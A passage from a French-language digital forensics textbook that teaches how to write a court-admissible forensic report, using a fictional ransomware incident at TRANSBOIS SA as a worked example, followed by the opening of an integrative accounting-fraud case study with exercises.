- **Documentation et valeur probante** : capture, empreinte SHA-256, procès-verbal de constatation aligné sur la chaîne de custody (Ch. 8, UE SEC4031).

Sans documentation, la constatation est irrecevable.

- **Compréhension d'une attaque** : à chaque phase (reconnaissance, livraison, accès, installation, pilotage, actions finales), une trace et un texte. Remonter des effets vers l'origine ; corroborer chaque remontée.
- **Courriels et sites frauduleux** : analyse par les en-têtes ; caractérisation d'un site par la destination des données saisies ; jamais de clic ni de soumission de données.
- **Rapport d'expert** : le lire, le discuter et le traduire en qualifications selon la distinction *Examination / Analysis* (NIST SP 800-86).
- **Trilemme CRO** : chaque technique de ce chapitre s'analyse selon Confidentialité (C), Fiabilité (R) et Opposabilité (O). La documentation est le levier principal d'opposabilité ; la proportionnalité est le garde-fou de confidentialité.

20

RÉDACTION DU RAPPORT FORENSIQUE

« Un rapport forensique qui ne résiste pas à un contre-interrogatoire ne vaut pas mieux qu'une analyse technique jamais documentée. »

Principe de la défendabilité forensique

Niveau : *Intermédiaire* • Chapitres 8 (UE SEC4031) (admissibilité) et 7 (UE SEC4031) (distinction constatation/analyse) indispensables. Ce chapitre synthétise toute la Partie IV en document juridiquement opposable.

✦ Objectifs du chapitre

- ➢ Maîtriser l'architecture en trois niveaux du rapport forensique : synthèse exécutive, rapport technique, dossier probatoire.
- ➢ Appliquer rigoureusement la distinction entre **Constatations** (faits vérifiables) et **Analyse** (interprétations avec niveau de confiance).
- ➢ Structurer chaque section selon les exigences d'admissibilité du droit camerounais et les standards forensiques internationaux (NIST SP 800-86 [26]).
- ➢ Rédiger une synthèse exécutive lisible par un magistrat sans formation technique.
- ➢ Anticiper les attaques en contre-interrogatoire et structurer les réponses dans le rapport lui-même.
- ➢ Produire un rapport complet sur le cas MVOM en appliquant l'intégralité des techniques présentées dans ce cours.

Pourquoi le rapport est le vrai livrable du cours

Toute l'investigation technique des Chapitres 14 à 18 ne produit qu'une chose visible pour le tribunal : le rapport forensique. Une analyse brillante mal documentée ne vaut rien. Un rapport solide sur une analyse modeste peut convaincre un juge.

Le rapport forensique est le seul contact direct entre votre travail et la décision judiciaire. C'est aussi le document qui sera scruté mot à mot par l'avocat de la défense.

Ce chapitre traite donc la rédaction non comme une formalité administrative mais comme une compétence technique à part entière.

20.1 Architecture en Trois Niveaux

Conformément aux principes du PIU (Ch. 6 (UE SEC4031), étape E12) et aux standards NIST SP 800-86, le rapport forensique complet comprend trois niveaux de profondeur correspondant à trois audiences distinctes.

Niveau	Audience	Contenu et longueur indicative
Niveau 1. Synthèse Exécutive	Magistrat, partie civile, direction	2–4 pages. Pas de technique. Conclusions, qualifications, preuves clés, recommandations. Compréhensible par un non-technicien.
Niveau 2. Rapport Technique	Magistrat, avocat, expert adverse	20–100 pages. Méthodologie, constatations horodatées, analyse. Chaque affirmation référencée à une preuve.
Niveau 3. Dossier Probatoire	Expert adverse, tribunal	Annexes : images E01, logs bruts, captures d'écran, formulaires de custody. Référencés depuis le Niveau 2.

Tableau 20.1. Architecture en trois niveaux du rapport forensique

Rédiger pour le bon destinataire

Le Niveau 1 est rédigé pour une personne qui ne sait pas ce qu'est un hash SHA-256. Le Niveau 2 est rédigé pour un technicien ou un avocat compétent qui *voudra* comprendre la méthode. Le Niveau 3 est rédigé pour un expert qui *voudra vérifier* chaque affirmation. Ces trois documents doivent être cohérents : la même conclusion doit apparaître dans les trois niveaux, à des niveaux de détail différents.

20.2 Règle Fondamentale : Constatation vs Analyse

La distinction entre **Constatation** et **Analyse** est la règle la plus importante de la rédaction forensique. Issue de NIST SP 800-86 (Ch. 7 (UE SEC4031)), elle protège l'expert des attaques méthodologiques les plus fréquentes.

Définition

Constatation : énoncé factuel, objectif, vérifiable indépendamment par tout technicien utilisant les mêmes outils sur les mêmes données. Doit pouvoir être confirmé ou infirmé sans ambiguïté. N'inclut aucune inférence.
Analyse : interprétation des constatations dans leur contexte. Comprend obligatoirement : un niveau de confiance explicite (élevé / modéré / faible) et les hypothèses alternatives envisagées et réfutées (E9bis PIU).

Constatation (correct)	Mélange interdit (à éviter)
« Le fichier `enc_all.ps1` est présent dans `%TEMP%` avec un horodatage de création du 13/03/2026 à 02h16:50 selon le `$UsnJrnl`. »	« Le fichier `enc_all.ps1` a été placé par l'attaquant dans `%TEMP%`. » (mélange fait + interprétation)
« Le journal Prefetch enregistre une exécution de `enc_all.ps1` à 02h17:44, avec un compteur d'exécution de 1. »	« L'attaquant a exécuté le ransomware à 02h17. » (l'identité de l'attaquant n'est pas dans le Prefetch)
« Le `$UsnJrnl` enregistre la modification de 847 fichiers `.docx` entre 02h18:31 et 02h19:02. »	« L'attaquant a chiffré 847 fichiers en 31 secondes. » ("chiffré" est une interprétation ; "modifié" est le fait)

Tableau 20.2. Exemples constatation vs mélange interdit

Attention

La règle pratique : le test du "mais si"
Avant d'écrire une phrase dans la section Constatations, posez-vous : "Mais si je me trompe sur l'interprétation, la phrase est-elle encore vraie ?"
"*Le fichier enc_all.ps1 est présent dans %TEMP%*" → vrai indépendamment de toute interprétation. **Constatation.**
"*L'attaquant a déposé enc_all.ps1 dans %TEMP%*" → suppose que l'auteur du dépôt est identifié. Si l'identification échoue, la phrase est fausse. **Analyse, pas constatation.**

20.3 Structure Détaillée du Rapport Technique (Niveau 2)

20.3.1 Page de garde et informations administratives

```
RAPPORT D'EXPERTISE FORENSIQUE NUMERIQUE
========================================

Numero de dossier     : DOS-2026-034
Numero de rapport     : REP-DOS-2026-034-v1.0
```

```
Date de redaction    : 20 mars 2026
Affaire              : Opération MVOM -- ransomware TRANSBOIS SA

EXPERT :
Nom                  : [Nom Prénom]
Titre/Grade          : OPJ / Expert judiciaire agrée [si applicable]
Matricule            : PNC XXXX-X
Organisme            : DCPJ Douala
Contact              : [email officiel]  [telephone]

COMMETTANT :
Autorité mandante    : Parquet du TGI de Douala
Référence judiciaire : [Numéro de réquisition / ordonnance]
Date de la mission   : 13 mars 2026

EVIDENCE(S) ANALYSEE(S) :
EV-001 : Dell Inspiron 15 SN-GF8T3Y2 (image E01)
         Hash MD5 : a3f7b29c8e1d4f56a2c8b7e3d9f0a142
         Hash SHA-256 : 3d9c8f2b7e4a1c6d5f8e2b9a...
EV-001bis : Dump RAM 16 Go (MBONGO_RAM_20260315.mem)
         Hash SHA-256 : 4e8f3a1b2c9d7e5f6a0b1c2d...

VERSION : v1.0 -- rapport initial
          [v2.0 si rapport complémentaire requis]
```

Listing 20.1: Métadonnées obligatoires – page de garde

20.3.2 Section 1 : Contexte et Mission

```
1. CONTEXTE ET MISSION
======================

1.1 Contexte factuel
Le 13 mars 2026, TRANSBOIS SA (société d'exploitation forestière,
Douala) a signalé une attaque ransomware ayant paralysé son système
informatique. 847 fichiers de travail ont été rendus inaccessibles.

1.2 Mission
Conformément à la réquisition judiciaire N° [XXX] du Parquet du TGI
de Douala en date du 13 mars 2026, l'expert soussigné a été mandaté
pour :
  (a) Établir les faits techniques liés à l'incident du 13 mars 2026
      ;
  (b) Identifier, si possible, l'origine de l'attaque ;
  (c) Évaluer l'étendue des dommages.

1.3 Périmètre et limitations
L'analyse porte exclusivement sur l'evidence EV-001 (image E01 du
serveur compromis) et EV-001bis (dump RAM).
Limitation : la capture réseau contemporaine à l'incident n'était
pas disponible. Les logs de pare-feu MTN pour la période ont été
```

```
requis séparément (réquisition N° [YYY] du 14 mars 2026 ; réponse
attendue).
```

Listing 20.2: Section Contexte et Mission – exemple MVOM

20.3.3 Section 2 : Méthodologie

```
2. MÉTHODOLOGIE
===============

2.1 Standards appliqués
- ISO/IEC 27037:2012 (collecte et préservation de l'evidence
  numérique)
- NIST SP 800-86 (intégration de la forensique dans la réponse
  aux incidents)
- RFC 3227 (ordre de collecte selon la volatilité)

2.2 Outils utilisés (versions exactes)
| Outil          | Version      | Usage                          |
| FTK Imager     | 4.7.3.81     | Acquisition de l'image E01     |
| Autopsy        | 4.21.0       | Analyse du système de fichiers |
| Volatility 3   | 2.4.1        | Analyse mémoire RAM            |
| RegRipper      | 20230510     | Analyse du registre Windows    |
| PECmd          | 1.5.0.0      | Analyse des fichiers Prefetch  |
| MFTECmd        | 1.2.2.1      | Analyse du $MFT et $UsnJrnl    |
| log2timeline   | 20230724     | Construction de la timeline    |
| Systeme hôte   | Ubuntu 22.04 | Environnement d'analyse        |

2.3 Intégrité des données
Avant toute analyse, les hash SHA-256 des images E01 ont été
recalculés et comparés aux valeurs enregistrées lors de
l'acquisition (formulaire custody EV-001). Résultat :
CORRESPONDANCE CONFIRMÉE.
```

Listing 20.3: Section Méthodologie – exemple

20.3.4 Section 3 : Constatations

La section Constatations est la plus importante du rapport : elle constitue la base de toute conclusion judiciaire. Elle ne contient **que** des faits vérifiables, horodatés et référencés à une source.

```
3. CONSTATATIONS
================

[Structure recommandée : une constatation = un fait = une source]

3.1 État général du système
C.01 : Le système d'exploitation est Windows Server 2022 Standard,
       version 10.0.20348 Build 20348.
       [Source : Volatility 3, windows.info]
```

```
10
11 C.02 : Le compte utilisateur "admin" a été le dernier compte connect
       é
12        sur ce serveur, avec une session active au moment de
13        l'acquisition de la RAM.
14        [Source : Volatility 3, windows.logonsessions]
15
16 3.2 Activité réseau identifiée
17 C.03 : Le journal journald enregistre 7 tentatives de connexion SSH
18        échouées depuis l'IP 185.220.XX.XX entre 02h13:45 et 02h14
       :08.
19        [Source : journald, extrait en Annexe A, lignes 1247-1253]
20
21 C.04 : Le journal journald enregistre une connexion SSH réussie au
22        compte "root" depuis l'IP 185.220.XX.XX à 02h14:09.
23        [Source : journald, extrait en Annexe A, ligne 1254]
24
25 3.3 Fichiers et activité système
26 C.05 : Le $UsnJrnl enregistre la création du fichier
27        "enc_all.ps1" dans C:\Users\admin\AppData\Local\Temp\
28        à 02h16:50.
29        [Source : MFTECmd, fichier $UsnJrnl, Annexe B]
30
31 C.06 : Le journal Prefetch enregistre une exécution de "enc_all.ps1"
32        à 02h17:44. Le compteur d'exécution est 1 (première exécution
       ).
33        Les fichiers accédés lors de cette exécution incluent
34        "encrypted_files_list.txt".
35        [Source : PECmd, ENC_ALL.PS1-3F8A2B91.pf, Annexe C]
36
37 C.07 : Le $UsnJrnl enregistre la suppression du fichier "enc_all.ps1
       "
38        à 02h18:30.
39        [Source : MFTECmd, fichier $UsnJrnl, Annexe B]
40
41 C.08 : Le $UsnJrnl enregistre la modification de 847 fichiers
42        d'extension ".docx" entre 02h18:31 et 02h19:02. Ces
43        fichiers portent désormais l'extension ".locked".
44        [Source : MFTECmd, fichier $UsnJrnl, Annexe B]
45
46 C.09 : L'analyse Volatility (windows.netscan) révèle une connexion
47        TCP en état ESTABLISHED entre 10.0.0.15:49212 et
48        185.220.XX.XX:4444 au moment de la capture mémoire.
49        [Source : Volatility 3, windows.netscan, Annexe D]
```

Listing 20.4: Section Constatations – structure et exemple MVOM

20.3.5 Section 4 : Analyse

L'analyse interprète les constatations ; elle doit : (a) citer les constatations sur lesquelles elle s'appuie ; (b) exprimer un niveau de confiance ; (c) mentionner les hypothèses

alternatives et pourquoi elles ont été écartées (E9bis PIU).

```
4. ANALYSE
==========

4.1 Chronologie de l'incident (niveau de confiance : ÉLEVÉ)

La convergence temporelle des sources C.03 à C.09 suggère, avec
un niveau de confiance élevé, le scénario suivant :

  [02h13:45 - 02h14:08] L'IP 185.220.XX.XX a procédé à plusieurs
  tentatives d'authentification SSH (C.03), constituant un schéma
  cohérent avec une attaque par force brute.

  [02h14:09] Une connexion SSH réussie a été établie au compte
  root depuis cette IP (C.04). La proximité temporelle (21 secondes
  après la dernière tentative échouée) est cohérente avec un accès
  obtenu par force brute.

  [02h16:50 - 02h17:44] Un script PowerShell nommé "enc_all.ps1"
  a été créé (C.05) puis exécuté (C.06) via la session SSH active.

  [02h18:31 - 02h19:02] 847 fichiers .docx ont été modifiés et
  renommés en .locked (C.08), schéma caractéristique d'un
   chiffrement
  par ransomware.

4.2 Hypothèse alternative écartée (falsification, E9bis PIU)

H_alt : L'activité observée pourrait être le résultat d'une
opération administrative légitime par l'administrateur système.

Réfutation : (1) L'IP source (185.220.XX.XX) n'appartient pas
au réseau interne de TRANSBOIS SA selon le schéma réseau fourni ;
(2) Aucune fenêtre de maintenance n'était planifiée le 13/03/2026
à 02h00 (attestation TRANSBOIS SA en Annexe E) ; (3) Le script
"enc_all.ps1" n'est pas présent dans les procédures documentées
de TRANSBOIS SA. Cette hypothèse est donc écartée avec un niveau
de confiance élevé.

4.3 Qualification technique

La combinaison accès SSH non autorisé + déploiement de script de
chiffrement + modification massive de fichiers constitue, sur le
plan technique, une intrusion informatique suivie d'une attaque
par ransomware. La qualification juridique de ces faits relève
de l'autorité judiciaire mandante.
```

Listing 20.5: Section Analyse – exemple MVOM

★ Attention

La qualification juridique n'appartient pas à l'expert

La section 4 de l'exemple ci-dessus se termine par : "*La qualification juridique de ces faits relève de l'autorité judiciaire mandante.*"

Cette formule est obligatoire. L'expert dit ce qu'il a trouvé et ce que cela signifie techniquement. Il ne dit pas "c'est une infraction à l'art. 65 de la Loi 2010/012 [28]". Ce serait outrepasser sa mission et fragiliser son témoignage.

20.3.6 Section 5 : Conclusions et Recommandations

```
5. CONCLUSIONS ET RECOMMANDATIONS
==================================

5.1 Réponses aux questions posées par l'autorité mandante

Q1 : "Établir les faits techniques liés à l'incident."
R1 : Les faits techniques établis sont les suivants [résumé de
     l'analyse 4.1]. Ces faits sont établis avec un niveau de
     confiance élevé, sur la base de la convergence de six sources
     indépendantes (journald, $UsnJrnl, Prefetch, UserAssist,
     Volatility netscan, Volatility filescan).

Q2 : "Identifier l'origine de l'attaque."
R2 : L'IP source identifiée est 185.220.XX.XX. L'attribution de
     cette IP à un individu spécifique nécessite une réquisition
     aux autorités compétentes du pays d'enregistrement de cette IP.
     Cette démarche est hors du périmètre de la présente expertise.

Q3 : "Évaluer l'étendue des dommages."
R3 : 847 fichiers .docx ont été chiffrés et sont actuellement
     inaccessibles. [Évaluation complémentaire de la valeur é
   conomique
     des données hors périmètre de cette expertise.]

5.2 Recommandations de sécurité
[À inclure si demandé par le mandant -- ne pas inclure systé
   matiquement
car peut être perçu comme sortant du périmètre judiciaire]

5.3 Réserves
Le présent rapport est établi sur la base des éléments disponibles
à la date de rédaction. Il est susceptible d'être complété si les
logs de pare-feu requis (réquisition N° [YYY]) sont communiqués.
```

Listing 20.6: Section Conclusions – synthèse et recommandations

20.4 La Synthèse Exécutive (Niveau 1) : Rédiger pour un Magistrat

La synthèse exécutive est lue en premier et détermine si le rapport sera compris. Elle ne contient aucun terme technique sans définition ; elle ne référence pas de hash ou de commandes.

```
SYNTHÈSE EXÉCUTIVE
==================
(À l'attention du Procureur de la République)

AFFAIRE : Opération MVOM -- Ransomware TRANSBOIS SA
DATE DE L'INCIDENT : 13 mars 2026, entre 02h14 et 02h19
EXPERT : [Nom], [Titre]

L'ESSENTIEL EN TROIS POINTS :

1. UN ACCÈS NON AUTORISÉ A ÉTÉ ÉTABLI
   Dans la nuit du 12 au 13 mars 2026, entre 02h14 et 02h19,
   une personne non autorisée a accédé au système informatique
   de TRANSBOIS SA depuis l'adresse Internet 185.220.XX.XX.
   Cet accès a été obtenu en devinant le mot de passe du
   compte administrateur après plusieurs tentatives.

2. 847 FICHIERS ONT ÉTÉ CHIFFRÉS ET RENDUS INACCESSIBLES
   L'intrus a utilisé un programme malveillant (ransomware)
   pour rendre 847 documents de travail inaccessibles.
   Ces documents portent désormais l'extension ".locked".

3. LES PREUVES SONT SOLIDES ET CONVERGENTES
   Six sources d'information indépendantes (journaux système,
   historique des fichiers, analyse de la mémoire vive)
   convergent vers les mêmes conclusions, avec un niveau de
   confiance élevé.

QUALIFICATION : La qualification juridique des faits relève
de l'autorité judiciaire. L'expert note que les faits techniques
établis correspondent à la description d'un accès informatique
non autorisé suivi d'une atteinte à l'intégrité des données.

PIÈCE CLEF : Le journal [LOGFILE] enregistre l'entrée de
l'intrus à 02h14:09 depuis l'adresse Internet 185.220.XX.XX.
Ce journal est annexé au présent rapport (Annexe A).

POUR ALLER PLUS LOIN : voir Rapport Technique (Niveau 2),
Section 3 (Constatations) et Section 4 (Analyse).
```

Listing 20.7: Modèle de synthèse exécutive – cas MVOM

20.5 Annexes : le Dossier Probatoire (Niveau 3)

Les annexes constituent la preuve que le rapport est vérifiable. Elles doivent être organisées, référencées et intègres.

Annexe	Contenu	Format et exigences
Annexe A	Extraits de logs cités dans les Constatations	Texte brut ; horodatages lisibles ; lignes surlignées si nécessaire
Annexe B	Export CSV du `$UsnJrnl` filtré	CSV ; colonnes : Timestamp, Filename, Reason ; trié par date
Annexe C	Rapport PECmd (Prefetch)	Export CSV ou texte de PECmd
Annexe D	Captures d'écran Volatility	PNG horodaté ; commande visible ; résultat complet
Annexe E	Attestation de l'entreprise victime	Document signé par le responsable TRANSBOIS SA
Annexe F	Formulaire de custody EV-001 et EV-001bis	Formulaires remplis et signés (Ch. 8 (UE SEC4031))
Annexe G	Hash SHA-256 de toutes les pièces	Fichier texte : SHA-256 <espace> <nom du fichier> ; signé par l'expert

Tableau 20.3. Organisation des annexes du dossier probatoire

L'Annexe G : le hash de toutes les pièces

L'Annexe G est la plus importante : elle est le méta-garant de l'intégrité de toutes les autres. Elle contient un hash SHA-256 de chaque fichier annexé au rapport. Si un avocat affirme qu'une pièce a été modifiée, l'Annexe G permet de le réfuter immédiatement en recalculant le hash. Produire l'Annexe G signée par l'expert au début de l'audience.

20.6 Pièges de Rédaction et Comment les Éviter

Piège	Exemple fautif	Formulation correcte
Certitude excessive	“L’attaquant est X.”	“L’IP source est 185.220.XX.XX. L’attribution à une personne physique nécessite des investigations complémentaires.”
Jargon non défini	“Le ransomware a modifié le MFT et les entrées USN.”	“Les métadonnées de fichier (registre chronologique du système) indiquent . . . ” puis définir les termes en note de bas de page.
Conclusion sans preuve	“L’accès a été obtenu par force brute.”	“7 tentatives échouées (C.03) suivies d’un succès (C.04) constituent un schéma cohérent avec une attaque par force brute ; d’autres explications sont théoriquement possibles mais n’ont pas été corroborées.”
Source non citée	“Les logs montrent . . . ”	“Le journal `journald` (Annexe A, lignes 1247–1254) enregistre . . . ”
Hypothèse non réfutée	“Le suspect est coupable.”	Présenter et réfuter explicitement les hypothèses alternatives (cf. E9bis PIU).
Qualif. juridique par l’expert	“Ce fait constitue une infraction à l’art. 65.”	“La qualification juridique relève de l’autorité mandante. L’expert note que . . . ”

Tableau 20.4. Pièges de rédaction et formulations correctes

20.7 Cas MVOM : le Rapport Sous Pression

Scénario Opérationnel · Affaire MVOM : quand le rapport est contesté

L’expert OLINGA a remis son rapport sur l’affaire MVOM (rançongiciel chez TRANSBOIS SA). La partie adverse produit une contre-expertise affirmant que les logs analysés par OLINGA pourraient avoir été manipulés par TRANSBOIS SA *après* l’incident.

L’avocat de la défense pose trois questions en audience :

Q1 : “Pouvez-vous prouver que les logs que vous avez analysés n’ont pas été modifiés par votre client après l’incident ?”

R (correcte) : “Les logs ont été exportés depuis l’image E01 (EV-001) dont les hash SHA-256 ont été calculés lors de l’acquisition le 13 mars 2026 à 15h03 et sont documentés dans le formulaire de custody (Annexe F). La valeur de hash calculée au moment de l’analyse le 15 mars 2026 est identique (Annexe G). Toute modification des logs après l’acquisition aurait changé le hash et serait détectable. »
Q2 : “Vous utilisez Volatility 3. N’est-il pas vrai que ce logiciel modifie lui-même la mémoire pendant la capture ?”
R (correcte) : « La capture mémoire (EV-001bis) a été réalisée *avant* toute autre opération sur le système, conformément à RFC 3227 [5] (ordre de volatilité : RAM en premier). La modification inhérente à l’outil de capture est documentée dans le formulaire de custody sous la note : *“légère modification de la RAM inhérente au processus de capture, conformément à ACPO [4] Principe 2”* (Annexe F, ligne 12). Cette modification affecte quelques kilo-octets et n’altère pas les artefacts analysés. »
Q3 : “Votre rapport dit que l’attaque vient de l’IP 185.220.XX.XX. Comment savez-vous qu’il ne s’agit pas d’un VPN utilisé par quelqu’un d’autre ?”
R (correcte) : « Je ne l’affirme pas dans mon rapport. La page 3 indique explicitement que l’attribution de cette IP à une personne physique est hors périmètre de cette expertise et nécessite une réquisition aux autorités compétentes. Je constate un fait : l’IP source des connexions SSH. L’identification du titulaire relève d’une démarche distincte. »

❍

Notions mobilisées par le laboratoire INA-LAB-08

Le laboratoire fait relire un rapport avant son dépôt. Quatre contrôles suffisent à en ruiner la recevabilité s’ils sont oubliés.

- **Constatation ou analyse** : une phrase qui juge, affirme une certitude ou prête une intention n’a pas sa place dans la section Constatations.
- **Attribution** : une adresse IP n’identifie pas une personne (VPN, relais, NAT, poste partagé) ; toute phrase qui en déduit un auteur est infondée.
- **Empreintes** : l’empreinte reportée en annexe doit être identique, jusqu’au dernier caractère, à celle du formulaire de custody ; comparer les deux listes ligne à ligne.
- **Ordre de volatilité** (RFC 3227) : la mémoire d’un poste doit être acquise avant son disque ; un délai long entre la fin de l’action malveillante et l’acquisition est à justifier.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Trois niveaux** : Synthèse Exécutive (2–4 pages, non-technicien) ; Rapport Technique (20–100 pages, technicien ou avocat) ; Dossier Probatoire (annexes vérifiables). Cohérents entre eux ; rédigés pour des audiences différentes.
- **La règle d'or** : Constatation = fait vérifiable (horodaté, sourcé). Analyse = interprétation (niveau de confiance + hypothèses alternatives réfutées). Ne jamais mélanger. Tester chaque phrase : "mais si je me trompe, la phrase est-elle encore vraie ?"
- **Chaque constatation cite sa source** : "[Source : MFTECmd, fichier $UsnJrnl, Annexe B]". Toujours. Sans exception.
- **Annexe G obligatoire** : hash SHA-256 de toutes les pièces annexées. C'est la preuve de l'intégrité du dossier probatoire lui-même.
- **La qualification juridique n'appartient pas à l'expert.** Finir la section Analyse par : "La qualification juridique de ces faits relève de l'autorité judiciaire mandante."
- **Hypothèses alternatives obligatoires** : présenter et réfuter au moins une hypothèse alternative par conclusion majeure. Sans cette réfutation, la conclusion est une affirmation, pas une analyse.
- **Synthèse exécutive** : zéro jargon non défini ; trois points maximum ; une pièce clé identifiée ; une référence vers le rapport technique pour approfondir.

✍ Exercice 20.1. Identifier constatation vs analyse ★☆☆

Pour chacun des énoncés suivants, indiquez s'il s'agit d'une Constatation, d'une Analyse, ou d'un mélange interdit ; reformulez les mélanges :

(a) « Le fichier `malware.exe` a été exécuté par MBONGO le 15 janvier 2026 à 14h28. »

(b) « Le Prefetch `MALWARE.EXE-A1B2C3D4.pf` enregistre une exécution à 14h28:33, compteur = 1. »

(c) « L'attaquant a tenté de couvrir ses traces en supprimant le fichier enc_all.ps1. »

(d) « Le `$UsnJrnl` enregistre la suppression du fichier enc_all.ps1 à 02h18:30, soit 46 secondes après l'entrée `DataExtend|Close` (02h17:44). »

(e) « Les logs de connexion montrent un accès suspect depuis une IP russe. »

✍ Exercice 20.2. Rédiger une section Constatations ★★☆

À partir des données suivantes (extraites des analyses MVOM), rédigez 5 constatations correctement structurées (fait + source + annexe) :

- UserAssist : `AnyDesk.exe` exécuté 3 fois, dernière à 02h10:15 ;
- Volatility netscan : connexion ESTABLISHED vers 185.220.XX.XX:4444 à partir du PID 4892 ;
- Volatility pslist : PID 4892 = svchost.exe, PID parent = 4888 (cmd.exe) ;
- $UsnJrnl : création de `encrypted_files_list.txt` à 02h18:31 ;
- journald : SSH Accepted password pour root depuis 185.220.XX.XX à 02h14:09.

✍ Exercice 20.3. Rapport complet ★★★

Produisez le rapport forensique complet sur l'Opération MVOM (Chapitre 3 (UE SEC4031)) en appliquant toutes les techniques de ce cours :

(a) **Synthèse Exécutive** : 1 page maximum, non-technicien, trois points, une pièce clé.

(b) **Section Constatations** : au moins 10 constatations couvrant : l'accès SSH, l'exécution du ransomware, le chiffrement des fichiers, et la tentative de suppression des traces. Chaque constatation cite sa source.

(c) **Section Analyse** : chronologie de l'incident avec niveau de confiance explicite ; au moins une hypothèse alternative présentée et réfutée (E9bis PIU).

(d) **Section Conclusions** : réponses aux 3 questions du mandant ; qualification technique sans qualification juridique.

(e) **Plan des Annexes** : liste les pièces à annexer avec leur description et leur hash attendu.

Note : cet exercice peut être évalué comme devoir maison.

● Note

Transition. Le cours dispose maintenant de toutes les briques de la Partie IV : investigation système, réseau, mobile, cloud et IoT, sources ouvertes, et le rapport qui les rassemble. Le chapitre suivant clôt cette partie par des cas intégrateurs qui mobilisent tout à la fois.

La **Partie V** traite ensuite les défis émergents : anti-forensique (comment détecter l'effacement), intelligence artificielle, conteneurs et cloud-native, puis une comparaison internationale des systèmes d'investigation.

21

APPLICATIONS ET CAS INTÉGRATEURS

« La théorie c'est quand on sait tout et que rien ne fonctionne. La pratique c'est quand tout fonctionne et que personne ne sait pourquoi. Ici, nous visons les deux. »

Adapté d'Albert Einstein

Niveau : *Expert* • Ce chapitre exige la maîtrise de l'ensemble des Parties I à IV. Il ne présente aucune notion nouvelle ; il consolide et intègre par la pratique.

✦ Objectifs du chapitre

- ➢ Appliquer le PIU de bout en bout sur un cas complexe multi-sources et multi-juridictions.
- ➢ Mobiliser simultanément : qualification juridique, techniques d'acquisition, analyse artefacts, corrélation temporelle et rédaction de rapport.
- ➢ Gérer les tensions CRO dans des situations de décision réelle sous contrainte de temps.
- ➢ Identifier les erreurs classiques d'investigation et les corriger.
- ➢ Se préparer à l'évaluation finale par une simulation complète de cas intégrateur.

Mode d'emploi de ce chapitre

Ce chapitre fonctionne différemment des précédents : il ne présente pas de nouvelles techniques. Il vous place dans la position de l'investigateur face à un cas complet, en mobilisant simultanément tout ce que vous avez appris.

Structure de chaque cas :

1. **Brief initial** : les faits tels qu'ils vous sont présentés (incomplets, parfois trompeurs, comme dans la réalité).
2. **Phase d'investigation guidée** : questions structurées mobilisant les différentes dimensions du cours.

© MaletYon

3. **Révélations progressives** : des indices supplémentaires apparaissent à mesure que l'investigation avance.
4. **Synthèse et rapport** : production d'un livrable juridiquement structuré.

21.1 Cas 1. Opération FAKO : Fraude Comptable Interne

21.1.1 Brief initial

Scénario Opérationnel · Brief. Opération FAKO

Date : Lundi 10 mars 2026, 09h15.
La DRH de CAMEROON AGRO SA (exportateur de produits agricoles, 150 salariés, Buea) vous contacte en urgence. La direction a découvert, lors de l'audit mensuel, que des virements bancaires non autorisés totalisant **47 millions FCFA** ont été effectués vers des comptes inconnus entre le 1er et le 28 février 2026.
Informations disponibles :

- Les virements ont été initiés depuis le logiciel comptable interne (`Sage 100 Comptabilité`, serveur Windows Server 2019) ;
- Trois comptes employés avaient accès au module de virements : EBOA Claire (DAF), BAFUT Jonas (comptable senior), MBAH Inès (comptable junior) ;
- Aucune des trois n'a signalé d'anomalie ;
- MBAH Inès est en arrêt maladie depuis le 1er mars 2026.

Mission : vous êtes mandaté par le parquet suite à la plainte de CAMEROON AGRO SA. Identifier l'auteur des virements non autorisés.

21.1.2 Phase 1 : Initialisation (PIU E1–E3)

FAKO. Étape 1 : Cadrage

(a) Remplissez la matrice de criticité (Tableau 6 du Ch. PIU) pour cette affaire. Quel niveau de rigueur s'applique ?

(b) Quelles autorisations judiciaires devez-vous obtenir avant toute action technique ? Citez les articles exacts (**Loi 2010/012** [28]).

(c) Listez les sources de données à collecter, dans l'ordre de la RFC 3227 [5]. Quelle est la première source à traiter ?

(d) Y a-t-il un risque de destruction de preuves actif ? Comment le gérer ?

21.1.3 Révélation 1. Accès aux logs

Révélation 1 (disponible après l'Étape 1)

L'administrateur système vous communique : le serveur Sage 100 est allumé ; les logs d'authentification Windows sont activés et conservés sur 30 jours (Event ID 4624/4634). La messagerie professionnelle (Exchange) est hébergée sur Office 365 (Microsoft 365). MBAH Inès avait accès au VPN depuis chez elle.

21.1.4 Phase 2 : Acquisition et Analyse (PIU E4–E9)

✍ FAKO. Étape 2 : Investigation système

(a) L'analyse des Event ID 4624 (connexion réussie) sur le serveur Sage 100 révèle :

```
# Extrait Event Viewer -- Logon Events
[2026-02-14 02:17:43] EventID:4624 Account:MBAH_INES
                       LogonType:3 (Network)
                       SourceIP:41.202.XXX.XXX
[2026-02-14 02:17:45] EventID:4624 Account:MBAH_INES
                       LogonType:3 Source:41.202.XXX.XXX
[2026-02-21 03:05:12] EventID:4624 Account:MBAH_INES
                       LogonType:3 Source:41.202.XXX.XXX
```

Que révèle l'heure des connexions (02h17 et 03h05) ? Quelle hypothèse formulez-vous ?

(b) L'IP `41.202.XXX.XXX` est localisée au Nigéria (Lagos). MBAH Inès est en arrêt maladie depuis le 1er mars mais les connexions datent de février. Est-ce problématique ?

(c) Formulez 5 hypothèses (méthode ACH, E8 PIU). Quelle hypothèse est la plus cohérente avec les données actuelles ?

(d) Quelles données demandez-vous à Microsoft via le portail LEA pour corroborer ou réfuter ?

21.1.5 Révélation 2. Résultat LEA Microsoft

Révélation 2

La réponse de Microsoft (portail LEA, délai : 5 jours) indique :

- ➢ Le compte `mbah.ines@cameroon-agro.cm` s'est connecté depuis l'IP `41.202.XXX.XXX` (Lagos, Nigéria) à 02h17 le 14 février ; 1 email a été lu : l'email de réinitialisation VPN envoyé par l'IT à MBAH Inès le 13 février.
- ➢ Le même compte s'est connecté depuis l'IP `196.168.XXX.XXX` (Douala, Cameroun) à 08h30 le 14 février, 6 heures plus tard.

21.1.6 Phase 3 : Qualification et rapport

✍ FAKO. Étape 3 : Qualification et rapport

(a) La connexion depuis Lagos à 02h17 (accès email de réinitialisation VPN) suivie d'une connexion depuis Douala à 08h30 le même jour est-elle physiquement possible pour une personne se déplaçant entre les deux villes ? Quelle est l'implication forensique ?

(b) Qualifiez les infractions potentielles (articles Loi 2010/012 et Loi 2024/017 [30]). Qui est susceptible d'être mis en cause ?

(c) Appliquez la grille CRO à la décision de notifier MBAH Inès qu'elle est suspectée avant l'obtention de son téléphone.

(d) Rédigez les 5 premières constatations de votre rapport (Section 3, Constatations), en citant chaque source.

